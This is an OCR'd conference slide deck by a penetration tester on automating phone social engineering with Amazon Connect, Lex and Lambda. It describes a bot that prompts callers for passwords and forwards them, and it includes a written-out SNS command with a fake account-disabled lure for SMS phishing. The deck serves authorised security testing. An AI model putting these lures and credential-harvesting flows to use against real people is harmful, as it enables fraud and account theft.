AUTOMATED SOCIAL ENGINEERING
FOR THE
ANTISOCIAL ENGINEER

PATRICK SAYLER


ABOUT

Patrick Sayler

- Web Application and Network Pentester at NetSPI

- Social Engineering
  - Phone
  - Onsite

- Twitter: @psayler
- Blog: blog.netspi.com



PRESENTATION OVERVIEW

NETSPI

- Background on Phone SE
  - Current problems
- Solutions
  - Service overview
  - Environment
- Attack Scenarios
  - Inbound
  - Outbound
- Demo
- Addl. Resources and Research

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Background on Phone SE

- Typical engagement
  1. Setup the phone
  2. Mentally prepare
  3. Make the call
  4. Tell the target “do bad thing”
  5. Hang up, breath a sigh of relief
  6. Repeat 2-6

Easy, right?

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GOOD

- Effective
- Fun
- Unique

BAD

- Time / Effort
- Stressful

UGLY

Asterisk™

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How can I…

~~avoid Asterisk~~

~~avoid talking to someone~~

make this better?

- Voice Clips
  - Record my own voice and play back the audio over the phone
    - Short lived. Too much work.
  - Text-to-Speech (TTS)
    - Found a website with an obviously robotic but legitimate sounding voice
    - Recorded 4 Phrases:

      "You have…1…new message"

      "Please say your username"

      "Please say your password"

      "First message:"
    - It worked!
  - **[REDACTED]**
    - Entry point into an environment. Got credentials, got DA

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Okay. Now what?

- Fun Experiment
  - Less structured engagements, more freeform
- Still some hurdles
  - Annoying to setup
  - Didn’t scale well
    - Multiple users? Awkward to put together.
    - Too many people editing Asterisk extensions and sip.conf

INTRODUCTION

We need:

- Easy
  - Setup
  - Maintenance
- Scalable
  - Multiple users
  - Multiple calls
- Centralized
  - Recordings
  - Tracking and statistics

Sounds familiar…

Amazon Connect

SOLUTION

AMAZON CONNECT

SOLUTION – AMAZON CONNECT

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Full Featured Call Center Service

- Easy
  - Setup - Point and Click GUI
  - Maintenance - Managed by Amazon
- Scalable
  - Multiple users
  - Multiple calls – Inbound & Outbound
- Centralized
  - Recordings – S3 Bucket
  - Tracking and statistics

NETSPI

What can you do?

- Inbound & outbound phone calls
- Audio recording
- Call routing/triaging
- Customizable prompts and triggers
- Cheap!

- Integration with AWS ecosystem

SOLUTION

NETSPI

Integration – Amazon Transcribe

- Speech recognition
- Convert voice to text
- Run against the recordings in your S3 bucket
  - Easier to review post-engagement

Integration – AWS Lambda

- Run code
- Process information received from recordings
  - Flag on specific keywords
    - “Password”
- Literally anything you can write, it can do

Integration – Amazon Lex

- “Conversation Bot”


Use Cases

Call Center Bots


By using an Amazon Lex chatbot in your Amazon Connect call center, callers can perform tasks such as changing a password, requesting a balance on an account, or scheduling an appointment, without needing to speak to an agent. These chatbots use automatic speech recognition and natural language understanding to recognize the intent of the caller. They are able to recognize human speech at an optimal (8 kHz) telephony audio sampling rate, and understand the caller's intent without requiring the caller to speak in specific phrases. Amazon Lex uses AWS Lambda functions to query your business applications, provide information back to callers, and make updates as requested. Amazon Lex chatbots also maintain context and manage the dialogue, dynamically adjusting responses based on the conversation.


Read more about Amazon Lex and Amazon Connect Integration >>

Use an Amazon Lex chatbot for natural conversations in your Amazon Connect contact center




SOLUTION – AMAZON CONNECT





SOLUTION


Amazon Connect
psayler
English
NetSPI-2019-PBSE - Help Desk
Latest: Published
Publish
Save
Show additional flow information
Interact
Play prompt
Plays audio.
Get customer input
Branches based on customer intent.
Store customer input
Stores numerical input to contact attribute.
Hold customer or agent
Places a customer or agent on or off hold.
Start media streaming
Starts streaming media to Kinesis.
Stop media streaming
Stops streaming media to Kinesis.
Set
Branch
Integrate
Entry point
Start
Set working queue
Queue: Customer-NetSPI - ...
Success
Error
Check hours of operation
Checking: Current queue
In Hours
Out of Hours
Error
Check staffing
Status: Available
True
False
Error
Set contact attributes
Output: Voicemail = True
Success
Error
Play prompt
Text: We're sorry. No one is ...
Okay
Transfer to queue
Transfer to queue
At capacity
Error
Play prompt
Prompt: Error - Number is ...
Okay
Disconnect / hang up
Termination event

SOLUTION


Contact ID	Initiation Timestamp	Phone number	Queue	Agent	Recording	Customer Number	Disconnect Timestamp
6[redacted]	10/10/19 2:31 PM	+1[redacted]6	[redacted]	[redacted]		+1[redacted]	10/10/19 2:32 PM
3[redacted]	10/10/19 2:33 PM	+1[redacted]6	[redacted]	[redacted]		+1[redacted]	10/10/19 2:33 PM
1[redacted]	10/10/19 2:34 PM	+1[redacted]7	[redacted]kup	[redacted]		+1[redacted]	10/10/19 2:34 PM
c[redacted]	10/10/19 2:34 PM	+1[redacted]6	[redacted]	[redacted]		+1[redacted]	10/10/19 2:34 PM
9[redacted]	10/10/19 3:32 PM	+1[redacted]6	[redacted]	[redacted]		+1[redacted]	10/10/19 3:33 PM
d[redacted]	10/10/19 4:33 PM	+1[redacted]7	[redacted]Manager	[redacted]		+1[redacted]	10/10/19 4:33 PM
fl[redacted]	10/10/19 4:34 PM	+1[redacted]7	[redacted]Manager	[redacted]		+1[redacted]	10/10/19 4:35 PM
6[redacted]	10/10/19 4:35 PM	+1[redacted]7	[redacted]Manager	psayler		+1[redacted]	10/10/19 4:36 PM
5[redacted]	10/14/19 9:18 PM	+1[redacted]5	[redacted]	[redacted]		+1[redacted]	10/14/19 9:19 PM
b[redacted]	10/14/19 10:57 PM	+1[redacted]4	[redacted]	[redacted]		+1[redacted]	10/14/19 10:57 PM
3[redacted]	10/14/19 11:00 PM	+1[redacted]4	[redacted]	[redacted]		+1[redacted]	10/14/19 11:01 PM
d[redacted]	10/14/19 11:06 PM	+1[redacted]4	[redacted]	[redacted]		+1[redacted]	10/14/19 11:06 PM
6[redacted]	10/15/19 9:00 PM	+1[redacted]3	[redacted]	[redacted]		+1[redacted]	10/15/19 9:00 PM
4[redacted]	10/15/19 9:23 PM	+1[redacted]4	[redacted]	[redacted]		+1[redacted]	10/15/19 9:23 PM

Rows per page 25 ▾ 1 - 14 of 14 ‹

Integration

- With the previous tools alone
  - Reacting to the situation
  - Cannot change what has already happened
  - Might be too late to use information

- Lex + Lambda
  - Proactive
  - Actual interaction with the target
  - Can share information with you while it happens



ATTACK SCENARIOS

INBOUND PHONE CALLS

ATTACK SCENARIOS – SMS PHISHING

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
SMS Phishing

- Phishing, but over text message instead of email
- Same concepts and methodology apply
  - Mass delivery
  - Broad reach

- AWS SNS to send the text message
- Victim calls associated number
  - Prompted to provide credentials
- Lex recognizes the data and transcribes it for Lambda
- Lambda takes the creds and sends them
  - Notify the tester

ATTACK SCENARIOS – SMS PHISHING

```
[~] aws sns publish –message
    "Your corporate account has been disabled due to malicious activity.
    Please contact +1-XXX-XXX-2315 to reactivate your service."
    --topic-arn arn:aws:sns:us-east-1:5XXXXXXXXXX6:WWHF
{
    "MessageId": "eXXXXXXd-XXXX-XXXX-XXXX-764d3XXXXXX4"
}
```



